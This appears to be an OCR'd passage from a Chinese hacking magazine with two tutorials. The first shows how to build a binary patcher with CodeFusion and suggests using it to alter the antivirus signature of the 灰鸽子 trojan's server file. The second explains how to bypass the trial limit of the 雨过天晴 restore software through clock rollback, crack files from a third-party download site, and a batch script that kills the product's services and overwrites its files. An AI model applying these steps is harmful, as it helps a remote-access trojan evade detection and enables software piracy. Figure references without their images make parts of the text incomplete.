


图12




图9




图13




图8




图14

00407ADC	E8 00000000	CALL NtAutoLo.00407AE1
00407AE1	5D	POP EBP
00407AE2	83C5 F9	ADD EBP,-7

图15

二、攻入（做出工具）

请出我们的主角CodeFusion，其界面相当友好，相信大家都能看明白吧（图7）。我们先来进行相关的设置。

点击保存旁边的选项按钮把那三个勾都去掉（图8），改完后我们点击下一步，程序就来到了如图9所示的地方，这个软件也可以像注册机那样导入修改前和修改后的文件进行比较，不过只是针对某一个文件来说的，并不能通用，所以我就不那样做了，但是过程还是需要的。我们点击“要补丁文件”后面的那个绿色的“+”号，在弹出的对话框中不要导入修改前的文件，而是直接点任意文件然后点确定（图10），此时我们就会发现“要补丁数据”后面的那个“+”号也变绿了，这时我们就可以添加要修改的数据了。

点击那个“+”号，这时会有四个选项给你选择（图11），我们选择“查找及替换”，这时就可以把需要查找的数据和替换的数据填进去了（图12），添加好后点“确定”，然后再点下一步，这里可以根据需要进行设置，我把“加密可执行文件”和“压缩可执行文件”前边的勾给去掉了（图13），最后点“创建Win32可执行文件”就完成了。

三、完成（测试效果）

为了测试一下效果，我们再随便找个程序给它加上北斗3.6的壳，然后运行我们的补丁，给它加上个补丁来看看效果，如图14，图15。随后我又试了好几个程序都够成功的，说明我们制作的补丁没有问题。

四、后记（相关应用）

这个软件的应用非常广泛，除了可以给文件打补丁外，相关的文件操作也都可以实现，就以灰鸽子的Cserver.dat文件的特征码修改来说吧，如果你辛辛苦苦定位出来的特征码不想公布的话完全可以制作个补丁，何乐而不为呢！

（文章中涉及到的工具CodeFusion、Ollydbg、OC、C32Asm已经收录在光盘中）

让“雨过天晴”无限用

王强

雨过天晴是国内恢复软件的佼佼者，无论从功能或界面等方面都比影子系统和GHOST强。但是它有一个很严重的问题就是只能试用7天，如图1。大家都知道如果系统在需要恢复时被限制要先注册或交费那该会有多郁闷呀！为了让雨过天晴能够真正突破限制，本文我就介绍两种方法来突破限制，真正实现恢复系统随心所欲！

方法一：时光倒流法

首先我们到雨过天晴官网网站（http://www.njanyue.com/download_1.php）下载最新版本的雨过天晴试用版，本文我以070704版为例，安装前要记下试用的序列号098009-366043-500558。安装前还有个注意事项，先将系统时间往后调整2年，当然如果你愿意的话也可以多调一些。然后再去运行下载的最新试用版安装程序，到最后提示你是否要重新启动时，选择不重新启动！关闭安装程序，将时间调回到正确的时间后再重新启动，这时等雨过天晴安装完成后，我们就会看到已经有700多天的试用时间了，如图2，这下基本够用了！




图1




图2

方法二：瞒天过海法

倘若方法一足够完美的话，就根本没必要再介绍方法二了。在实际的使用过程中我发现，在使用了几天后，雨过天晴又提示需要注册一类的话，看来上述方法还有一些欠缺！现在我再出奇招，瞒天过海法！首先将原来安装的雨过天晴的目录yuguo全部拷贝到另外的目录以备用，再卸载掉雨过天晴。使用浏览器打开http://www.51ok.com，在左上方查找用户名hnwq，看到一个060612的老版本的雨过天晴以及注册1、注册2等文件，全部下载后先运行060612进行安装，安装完成后不要重启系统，如图3。




图3

将注册1和注册2的文件全部拷贝到安装好的雨过天晴的目录中，依次运行注册1和注册2，如图4。注册2文件运行时并没有什么明显的反映，只是感觉鼠标变成沙漏然后马上恢复了正常。

全部完成后重启系统，雨过天晴就可以正常使用了，但因为是老版本，所以下一步就需要换为新版本！雨过天晴有着比较严密的保护措施，所以想在WINDOWS环境下升级安装有些困难，我制作了专用的升级包0707也一并放在以上网盘中，文件列表如图5，大家下载后双击运行即可。



图4

其中的关键部分是解压再调用一个批处理，内容如下：

```
@kill -f eaztray.exe >NUL
@net stop EAZClientService >NUL
@net stop SHDSERV >NUL
@kill -f explorer.exe >NUL
@if exist "%ProgramFiles%\yuguo\" Xcopy "*.*" "%ProgramFiles%\yuguo\"  /Y>nul
@START EXPLORER
@echo. 全部完成,重启生效!
```




图5

其中的KILL是来源于XP系统的TASKKILL，目的是用来中止进程的。因为考虑到如果安装的系统是WIN2000则没有此文件，所以就包含在其中了！提醒一下大家，在安装雨过天晴程序时会提示是否检测新版本，如图6，这时请不要选择检测，而是直接安装当前版本。

好了，最后运行成功，没有使用天数等显示了，如图7。

（文章中涉及到的注册相关文件已经收录在光盘中）

